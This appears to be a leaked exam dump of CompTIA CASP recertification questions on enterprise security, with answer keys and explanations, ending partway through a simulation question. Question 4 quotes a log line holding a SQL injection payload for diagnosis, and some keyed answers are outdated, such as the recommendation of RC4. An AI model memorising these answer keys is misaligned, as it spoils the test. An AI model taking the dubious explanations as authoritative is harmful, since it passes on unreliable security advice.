



# CompTIA

## Exam RC0-C02

**CompTIA Advanced Security Practitioner (CASP) Recertification  
Exam for Continuing Education**

Version: 7.0

**[ Total Questions: 308 ]**

**Topic break down**

<b>Topic</b>	<b>No. of Questions</b>
<b>Topic 1: Enterprise Security</b>	<b>69</b>
<b>Topic 2: Risk Management and Incident Response</b>	<b>73</b>
<b>Topic 3: Research and Analysis</b>	<b>51</b>
<b>Topic 4: Integration of Computing, Communications and Business Disciplines</b>	<b>74</b>
<b>Topic 5: Technical Integration of Enterprise Components</b>	<b>41</b>

## Topic 1, Enterprise Security

### Question No : 1 - (Topic 1)

A multi-national company has a highly mobile workforce and minimal IT infrastructure. The company utilizes a BYOD and social media policy to integrate presence technology into global collaboration tools by individuals and teams. As a result of the dispersed employees and frequent international travel, the company is concerned about the safety of employees and their families when moving in and out of certain countries. Which of the following could the company view as a downside of using presence technology?

- A. Insider threat
- B. Network reconnaissance
- C. Physical security
- D. Industrial espionage

**Answer: C**

#### Explanation:

If all company users worked in the same office with one corporate network and using company supplied laptops, then it is easy to implement all sorts of physical security controls. Examples of physical security include intrusion detection systems, fire protection systems, surveillance cameras or simply a lock on the office door.

However, in this question we have dispersed employees using their own devices and frequently traveling internationally. This makes it extremely difficult to implement any kind of physical security.

Physical security is the protection of personnel, hardware, programs, networks, and data from physical circumstances and events that could cause serious losses or damage to an enterprise, agency, or institution. This includes protection from fire, natural disasters, burglary, theft, vandalism, and terrorism.

### Question No : 2 - (Topic 1)

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

- A. Replicate NAS changes to the tape backups at the other datacenter.
- B. Ensure each server has two HBAs connected through two routes to the NAS.

- C. Establish deduplication across diverse storage paths.
- D. Establish a SAN that replicates between datacenters.

**Answer: D**

**Explanation:**

A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.

Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site.

**Question No : 3 - (Topic 1)**

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

- A. Enable multipath to increase availability
- B. Enable deduplication on the storage pools
- C. Implement snapshots to reduce virtual disk size
- D. Implement replication to offsite datacenter

**Answer: B**

**Explanation:**

Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.

It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.

**Question No : 4 - (Topic 1)**

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 -- [02/Mar/2014:06:13:04] "GET /site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A.** The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B.** The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C.** The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
- D.** The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

**Answer: C**

**Explanation:**

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

**Question No : 5 - (Topic 1)**

The Chief Information Security Officer (CISO) at a large organization has been reviewing some security-related incidents at the organization and comparing them to current industry trends. The desktop security engineer feels that the use of USB storage devices on office computers has contributed to the frequency of security incidents. The CISO knows the acceptable use policy prohibits the use of USB storage devices. Every user receives a popup warning about this policy upon login. The SIEM system produces a report of USB violations on a monthly basis; yet violations continue to occur.

Which of the following preventative controls would MOST effectively mitigate the logical risks associated with the use of USB storage devices?

- A. Revise the corporate policy to include possible termination as a result of violations
- B. Increase the frequency and distribution of the USB violations report
- C. Deploy PKI to add non-repudiation to login sessions so offenders cannot deny the offense
- D. Implement group policy objects

**Answer: D**

**Explanation:**

A Group Policy Object (GPO) can apply a common group of settings to all computers in Windows domain.

One GPO setting under the Removable Storage Access node is: All removable storage classes: Deny all access.

This setting can be applied to all computers in the network and will disable all USB storage devices on the computers.

### **Question No : 6 - (Topic 1)**

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

- A. Jailbroken mobile device
- B. Reconnaissance tools
- C. Network enumerator
- D. HTTP interceptor
- E. Vulnerability scanner
- F. Password cracker

**Answer: D,E**

**Explanation:**

Communications between a mobile web application and a RESTful application server will use the HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor.

To assess the security of the application server itself, you should use a vulnerability scanner.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.

Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security. Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

**Question No : 7 - (Topic 1)**

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

**Answer: E,F**

**Explanation:**

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive

that is typically required to be random or pseudorandom. Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.

Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

### Question No : 8 - (Topic 1)

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

**Answer: B**

#### **Explanation:**

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If



the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are pre-matched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse the hashing function to determine what the plaintext password might be. The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

### Question No : 9 - (Topic 1)

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

- A. Integer overflow
- B. Click-jacking
- C. Race condition
- D. SQL injection
- E. Use after free
- F. Input validation

**Answer: E**

#### **Explanation:**

Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.

Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.

According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the

data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."

**Question No : 10 - (Topic 1)**

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP
- C. CHAP
- D. HOTP

**Answer: D**

**Explanation:**

The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.

Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP.

Software tokens are available for (nearly) all major mobile/smartphone platforms.

**Question No : 11 - (Topic 1)**

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

- A. Deploy custom HIPS signatures to detect and block the attacks.
- B. Validate and deploy the appropriate patch.
- C. Run the application in terminal services to reduce the threat landscape.
- D. Deploy custom NIPS signatures to detect and block the attacks.

**Answer: B**

**Explanation:**

If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

**Question No : 12 - (Topic 1)**

Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

- A. Synchronous copy of data
- B. RAID configuration
- C. Data de-duplication
- D. Storage pool space allocation
- E. Port scanning
- F. LUN masking/mapping
- G. Port mapping

**Answer: F,G**

**Explanation:**

A logical unit number (LUN) is a unique identifier that designates individual hard disk

devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.

Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.

### Question No : 13 - (Topic 1)

A data processing server uses a Linux based file system to remotely mount physical disks on a shared SAN. The server administrator reports problems related to processing of files where the file appears to be incompletely written to the disk. The network administration team has conducted a thorough review of all network infrastructure and devices and found everything running at optimal performance. Other SAN customers are unaffected. The data being processed consists of millions of small files being written to disk from a network source one file at a time. These files are then accessed by a local Java program for processing before being transferred over the network to a SELinux host for processing. Which of the following is the MOST likely cause of the processing problem?

- A. The administrator has a PERL script running which disrupts the NIC by restarting the CRON process every 65 seconds.
- B. The Java developers accounted for network latency only for the read portion of the processing and not the write process.
- C. The virtual file system on the SAN is experiencing a race condition between the reads and writes of network files.
- D. The Linux file system in use cannot write files as fast as they can be read by the Java program resulting in the errors.

**Answer: D**

**Question No : 14 - (Topic 1)**

An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

- A. Implementing federated network access with the third party.
- B. Using a HSM at the network perimeter to handle network device access.
- C. Using a VPN concentrator which supports dual factor via hardware tokens.
- D. Implementing 802.1x with EAP-TTLS across the infrastructure.

**Answer: D**

**Explanation:**

IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.

The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.

EAP-TTLS (Tunneled Transport Layer Security) is designed to provide authentication that

is as strong as EAP-TLS, but it does not require that each user be issued a certificate. Instead, only the authentication servers are issued certificates. User authentication is performed by password, but the password credentials are transported in a securely encrypted tunnel established based upon the server certificates.

**Question No : 15 - (Topic 1)**

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

**Answer: C**

**Explanation:**

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition. A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate

authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

**Question No : 16 CORRECT TEXT - (Topic 1)**

Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:

User Subnet: 192.168.1.0/24 Server Subnet: 192.168.2.0/24 Finance Subnet:192.168.3.0/24

Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down

Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.

Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

## Dumps with PDF and VCE ( +Free VCE Software )

### Firewall Interface

**Instructions:**

To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns.

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Deny	↑ ↓
any	any	any	any	any	Permit	↑ ↓
any	any	192.168.2.11	1433	UDP	Deny	↑ ↓
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	↑ ↓
192.168.1.5	any	192.168.2.0/24	any	any	Deny	↑ ↓
any	any	192.168.2.33	80	TCP	Permit	↑ ↓

The screenshot shows the Firewall Interface with the first rule selected. The Action dropdown menu is open, showing 'Deny' and 'Permit' options. The 'Deny' option is currently selected.

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Deny	↑ ↓
any	any	any	any	any	Deny	↑ ↓
any	any	192.168.2.11	1433	UDP	Deny	↑ ↓
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	↑ ↓
192.168.1.5	any	192.168.2.0/24	any	any	Deny	↑ ↓
any	any	192.168.2.33	80	TCP	Permit	↑ ↓

**Answer:** Check the explanation part for complete solution below.

**Explanation:**

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	↑ ↓
any	any	192.168.2.33	443	TCP	Permit	↑ ↓
any	any	192.168.2.11	1433	TCP	Deny	↑ ↓
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	↑ ↓
192.168.1.5	any	192.168.2.0/24	any	any	Deny	↑ ↓
any	any	any	any	any	Deny	↑ ↓

Screen Shot 2015-04-09 at 10



Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.

The rule shown in the image below is the rule in question. It is not working because the action is set to Deny. This needs to be set to Permit.

192.168.1.10	any	192.168.2.0/24	3389	any	Deny	↑ ↓
--------------	-----	----------------	------	-----	------	-----

Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.

The web servers rule is shown in the image below. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).

any	any	192.168.2.33	80	TCP	Permit	↑ ↓
-----	-----	--------------	----	-----	--------	-----

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.

The SQL Server rule is shown in the image below. It is not working because the protocol is wrong. It should be TCP, not UDP.

any	any	192.168.2.11	1433	UDP	Deny	↑ ↓
-----	-----	--------------	------	-----	------	-----

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

The network time rule is shown in the image below.

192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	↑ ↓
----------------	-----	----------------	-----	-----	--------	-----

However, this rule is not being used because the 'any' rule shown below allows all traffic and the rule is placed above the network time rule. To block all other traffic, the 'any' rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed at the bottom of the list to the rule is enumerated last).

any	any	any	any	any	Permit	↑ ↓
-----	-----	-----	-----	-----	--------	-----

**Question No : 17 - (Topic 1)**

Company XYZ finds itself using more cloud-based business tools, and password management is becoming onerous. Security is important to the company; as a result, password replication and shared accounts are not acceptable. Which of the following implementations addresses the distributed login with centralized authentication and has wide compatibility among SaaS vendors?

- A. Establish a cloud-based authentication service that supports SAML.
- B. Implement a new Diameter authentication server with read-only attestation.
- C. Install a read-only Active Directory server in the corporate DMZ for federation.
- D. Allow external connections to the existing corporate RADIUS server.

**Answer: A**

**Explanation:**

There is widespread adoption of SAML standards by SaaS vendors for single sign-on identity management, in response to customer demands for fast, simple and secure employee, customer and partner access to applications in their environments.

By eliminating all passwords and instead using digital signatures for authentication and authorization of data access, SAML has become the Gold Standard for single sign-on into cloud applications. SAML-enabled SaaS applications are easier and quicker to user provision in complex enterprise environments, are more secure and help simplify identity management across large and diverse user communities.

Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider.

The SAML specification defines three roles: the principal (typically a user), the Identity provider (IdP), and the service provider (SP). In the use case addressed by SAML, the principal requests a service from the service provider. The service provider requests and obtains an identity assertion from the identity provider. On the basis of this assertion, the service provider can make an access control decision – in other words it can decide whether to perform some service for the connected principal.

**Question No : 18 CORRECT TEXT - (Topic 1)**

Company A has noticed abnormal behavior targeting their SQL server on the network from a rogue IP address. The company uses the following internal IP address ranges: 192.10.1.0/24 for the corporate site and 192.10.2.0/24 for the remote site. The Telco router

## Dumps with PDF and VCE ( +Free VCE Software )


interface uses the 192.10.5.0/30 IP range.

Instructions: Click on the simulation button to refer to the Network Diagram for Company A.


Click on Router 1, Router 2, and the Firewall to evaluate and configure each device.

Task 1: Display and examine the logs and status of Router 1, Router 2, and Firewall interfaces.

Task 2: Reconfigure the appropriate devices to prevent the attacks from continuing to target the SQL server and other servers on the corporate network.




## Dumps with PDF and VCE ( +Free VCE Software )



